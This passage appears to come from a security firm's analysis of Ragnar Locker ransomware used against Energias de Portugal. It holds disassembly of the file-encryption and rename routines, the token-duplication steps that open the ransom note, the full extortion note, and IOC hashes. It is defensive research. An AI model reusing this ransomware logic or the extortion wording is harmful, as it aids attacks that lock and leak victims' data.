●	00402A81	018C05 70FFFFFF	add dword ptr ss:[ebp+eax-90],ecx	
●	00402A88	8B9405 70FFFFFF	mov edx,dword ptr ss:[ebp+eax-90]	
●	00402A8F	8BCA	mov ecx,edx	
●	00402A91	C1E9 08	shr ecx,8	
●	00402A94	884E FF	mov byte ptr ds:[esi-1],cl	
●	00402A97	8BCA	mov ecx,edx	
●	00402A99	889405 20FFFFFF	mov byte ptr ss:[ebp+eax-E0],dl	
●	00402AA0	83C0 04	add eax,4	
●	00402AA3	C1E9 10	shr ecx,10	
●	00402AA6	C1EA 18	shr edx,18	
●	00402AA9	880E	mov byte ptr ds:[esi],cl	
●	00402AAB	8856 01	mov byte ptr ds:[esi+1],dl	
●	00402AAE	83F8 40	cmp eax,40	40:'e'
●	00402AB1	^ 72 BD	jb edp.402A70	

When file encryption is complete, both cryptographically random sequence of bytes that were encrypted by the 2048-bit RSA public key will be appended into the encrypted file. The file marker `_RAGNAR_` is also appended.


```

00401884 8B1D 20814000 mov ebx,dword ptr ds:[<&WriteFile>]
0040188A 8D45 D8      lea eax,dword ptr ss:[ebp-28]
0040188D 6A 00      push 0
0040188F 50        push eax
00401890 68 00010000 push 100
00401895 FF35 04A04000 push dword ptr ds:[40A004]
0040189B 57        push edi
0040189C FFD3      call ebx
0040189E 6A 00      push 0
004018A0 8D45 D8      lea eax,dword ptr ss:[ebp-28]
004018A3 50        push eax
004018A4 68 00010000 push 100
004018A9 FF35 08A04000 push dword ptr ds:[40A008]
004018AF 57        push edi
004018B0 FFD3      call ebx
004018B2 6A 00      push 0
004018B4 8D45 D8      lea eax,dword ptr ss:[ebp-28]
004018B7 50        push eax
004018B8 6A 09      push 9
004018BA 8D45 DC      lea eax,dword ptr ss:[ebp-24]
004018BD 50        push eax
004018BE 57        push edi
004018BF FFD3      call ebx
004018C1 6A 00      push 0
004018C3 68 09010000 push 109
004018C8 6A 00      push 0
004018CA 56        push esi
004018CB 57        push edi
004018CC FF15 2C814000 call dword ptr ds:[<&UnlockFile>]
004018D2 FF75 E8      push dword ptr ss:[ebp-18]
004018D5 6A 01      push 1
004018D7 FF15 5C814000 call dword ptr ds:[<&GetProcessHeap>]
004018DD 50        push eax
004018DE FF15 60814000 call dword ptr ds:[<&HeapFree>]
004018E4 8B5D 08      mov ebx,dword ptr ss:[ebp+8]
004018E7 57        push edi
004018E8 FF15 70804000 call dword ptr ds:[<&CloseHandle>]
004018EE 837D B4 00   cmp dword ptr ss:[ebp-4C],0
004018F2 75 30      jne edp.401924
004018F4 53        push ebx
004018F5 8D85 50FBFFFF lea eax,dword ptr ss:[ebp-4B0]
004018FB 50        push eax
004018FC FF15 8C804000 call dword ptr ds:[<&IstrcpyW>]

```

After everything is written into the new file as part of the encryption process, the file will be moved via MoveFile(), essentially adding it a new extension: .ragnar_E354BDB6

004018AF	57	push edi	EAX	02CAFAC0	L"\\\\?\\C:\\Program Files\\UNP\\SystemLogs\\UpdateNotificationPipeline.001.etl.ragnar_E354			
004018B0	FFD3	call ebx	EBX	0070E438	L"\\\\?\\C:\\Program Files\\UNP\\SystemLogs\\UpdateNotificationPipeline.001.etl"			
004018B2	6A 00	push 0	ECX	011E4ACC	...			
004018B4	8D45 D8	lea eax,dword ptr ss:[ebp-28]	EDX	00000022	...			
004018B7	50	push eax	ESP	02CAF770	4L"\\\\?\\C:\\Program Files\\UNP\\SystemLogs\\UpdateNotificationPipeline.001.etl"			
004018B8	6A 09	push 9	ESI	00000001	L"			
004018BA	8D45 DC	lea eax,dword ptr ss:[ebp-24]	EDI	0000001C				
004018BD	50	push eax	EIP	0040191E	edp.0040191E			
004018BE	57	push edi	EFLAGS	00000300				
004018BF	FFD3	call ebx	ZF	0	PF	0	AF	0
004018C1	6A 00	push 0	DF	0	SF	0	DF	0
004018C3	68 09010000	push 109	CF	0	TF	1	IF	1
004018C8	6A 00	push 0	LastError	00000000	(ERROR_SUCCESS)			
004018CA	56	push esi	LastStatus	C0000000	(STATUS_INVALID_PARAMETER)			
004018CB	57	push edi	GS	002B	FS	00E3		
004018CC	FF15 2C814000	call dword ptr ds:[<&UnlockFile>]	ES	002B	DS	002B		
004018D2	FF75 E8	push dword ptr ss:[ebp-18]	CS	0023	SS	002B		
004018D5	6A 01	push 1	ST(0)	000000000000000000000000	x87r0 Empty 0.000000000000000000000000			
004018D7	FF15 5C814000	call dword ptr ds:[<&GetProcessHeap>]	ST(1)	000000000000000000000000	x87r1 Empty 0.000000000000000000000000			
004018DD	50	push eax	ST(2)	000000000000000000000000	x87r2 Empty 0.000000000000000000000000			
004018DE	FF15 60814000	call dword ptr ds:[<&HeapFree>]	ST(3)	000000000000000000000000	x87r3 Empty 0.000000000000000000000000			
004018E4	8B5D 08	mov ebx,dword ptr ss:[ebp+8]	ST(4)	000000000000000000000000	x87r4 Empty 0.000000000000000000000000			
004018E7	57	push edi	ST(5)	000000000000000000000000	x87r5 Emotv 0.000000000000000000000000			
004018E8	FF15 70804000	call dword ptr ds:[<&CloseHandle>]	Default (80c4)					
004018EE	837D B4 00	cmp dword ptr ss:[ebp-4C],0	1: [esp+4] 02CAFAC0 L"\\\\?\\C:\\Program Files\\UNP\\SystemLogs\\UpdateNotificationPipeline.001.etl"					
004018F2	75 30	jne edp.401924	2: [esp+8] 00000003					
004018F4	53	push ebx	4: [esp+C] 00401940 edp.00401940					
004018F5	8D85 50FBFFFF	lea eax,dword ptr ss:[ebp-4B0]						
004018FB	50	push eax						
004018FC	FF15 8C804000	call dword ptr ds:[<&IstrcpyW>]						
00401902	68 10A24000	push edp.40A210						
00401907	8D85 50FBFFFF	lea eax,dword ptr ss:[ebp-4B0]						
00401909	50	push eax						
0040190E	FF15 90804000	call dword ptr ds:[<&IstrcatW>]						
00401914	6A 09	push 9						
00401916	8D85 50FBFFFF	lea eax,dword ptr ss:[ebp-4B0]						
0040191C	50	push eax						
0040191D	53	push ebx						
00401921	FF15 DC804000	call dword ptr ds:[<&MoveFileExW>]						

Finally, after everything is complete, the ransomware will end execution by:

- Retrieving the SessionID of the console session (the session that is currently attached to the physical console) via WTSGetActiveConsoleSessionId()
- Opening the current process token via OpenProcessToken() with DesiredAccess of TOKEN_ALL_ACCESS

- Creating a new access token that duplicates it via DuplicateTokenEx with dwDesiredAccess of TOKEN_ALL_ACCESS and TokenType of TokenPrimary
- Setting the console's SessionID on the new duplicated access token via SetTokenInformation()
- Creating a process using the new access token via CreateProcessAsUserW(), starting notepad.exe with the ransom note file as its argument
- Calling ExitProcess(0)

And now for the obligatory ransom note display.

```

RGNR_E354BD86 - Notepad
File Edit Format View Help
*****
HELLO EDP.com !
If you reading this message, then your network was PENETRATED and all of your files and data has been ENCRYPTED

by RAGNAR_LOCKER !
*****

!|!!! WARNING !!!!!

DO NOT Modify, rename, copy or move any files or you can DAMAGE them and decryption will be impossible.
DO NOT use any third party or public decryption software, it also may damage files.
DO NOT Shutdown or reset your system
-----

There is ONLY ONE possible way to get back your files - contact us and pay for our special decryption key !
For your GUARANTEE we will decrypt 2 of your files FOR FREE, as a proof of our capabilities

Don't waste your TIME, the link for contacting us will be deleted if there is no contact made in closest future and you will never restore your DATA.
HOWEVER if you will contact us within 2 day since get penetrated - you can get a very SPECIAL PRICE.

ATTENTION !
We had downloaded more than 10TB of data from your file servers and if you don't contact us for payment, we will publish it or sell to interested parties.
Here is just a small part of your files that we have, for a proof (use Tor Browser for open the link) : ██████████.onion/?p=171

We gathered the most sensitive and confidential information about your transactions, billing, contracts, clients and partners. And be assure that if you wouldn't pay,
all files and documents would be published for everyones view and also we would notify all your clients and partners about this leakage with direct links.
So if you want to avoid such a harm for your reputation, better pay the amount that we asking for.

-----
! HERE IS THE SIMPLE MANUAL HOW TO GET CONTACT WITH US VIA LIVE CHAT !
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!

a) Download and install TOR browser from this site : https://torproject.org
b) For contact us via LIVE CHAT open our website : ██████████.onion/client/?6bECA2b2AFFfBC1Dff0aa0EaaAd468bec0903b5e4Ea58ecde3C264bc55c7389E
c) For visit our NEWS PORTAL with your data, open this website : ██████████.onion/?page_id=171
d) If Tor is restricted in your area, use VPN

When you open LIVE CHAT website follow rules :

Follow the instructions on the website.
At the top you will find CHAT tab.
Send your message there and wait for response (we are not online 24/7, So you have to wait for your turn).

```

Conclusion

From the thorough analysis of the Ragnar Locker ransomware that left a specifically targeted ransom note to Energias de Portugal, a few things can therefore be concluded. First, it is entirely obvious that no inside or outside world connections are attempted by the ransomware itself, proving that any stolen files must have had to be stolen and exfiltrated from their network before ransomware execution by the attackers. The unpacked executable has a Time Date Stamp (compilation date) of "Monday, 06.04.2020 19:57:20 UTC", which is 7 days earlier than that of actual deployment, possibly hinting that the perpetrators had access into EDP's networks since at least that specific date.

The ransomware does not ship any anti-debugging or anti-VM techniques, nor does it really do much in order to thwart or even slow down analysis from unintended prying eyes. Many of the actions performed by the ransomware would require SYSTEM privileges, even though it does not contain any UAC "bypassing" capabilities (note the double quotes; UAC is not a security boundary). However, since it has been manually executed by the attackers who must have had prior access, such permissions could be easily identified (and possibly obtained) before deployment. It is the actual definition of ransomware, doing no more and no less. If the default locale of the systems where the ransomware is run has a specific set of possible settings, the process immediately terminates.

In theory, the perpetrators can possess file decryption capabilities, as the cryptographically secure data used to then derive the symmetric key and nonce are appended to the newly encrypted files, in encrypted form, using the 2048-bit RSA public key that is embedded in the

binary (decrypted at runtime only). The ransomware could have most probably been detected either via static analysis or at runtime as it were executing due to its heavy use of seemingly malicious WinAPIs.

We sincerely hope that you have enjoyed our deep dive into the technical side of the final stages of the attack.

Cheers and until next time,
Blaze Information Security

IOC Hashes (SHA256)

Packed Sample:

68eb2d2d7866775d6bf106a914281491d23769a9eda88fc078328150b8432bb3

Unpacked Sample:

1de475e958d7a49ebf4dc342f772781a97ae49c834d9d7235546737150c56a9c

References

[1] - <https://observador.pt/2020/04/13/edp-alvo-de-ataque-informatico-que-bloqueou-sistemas-de-atendimento-aos-clientes/>

[2] - <https://www.bleepingcomputer.com/news/security/ragnarlocker-ransomware-hits-edp-energy-giant-asks-for-10m/>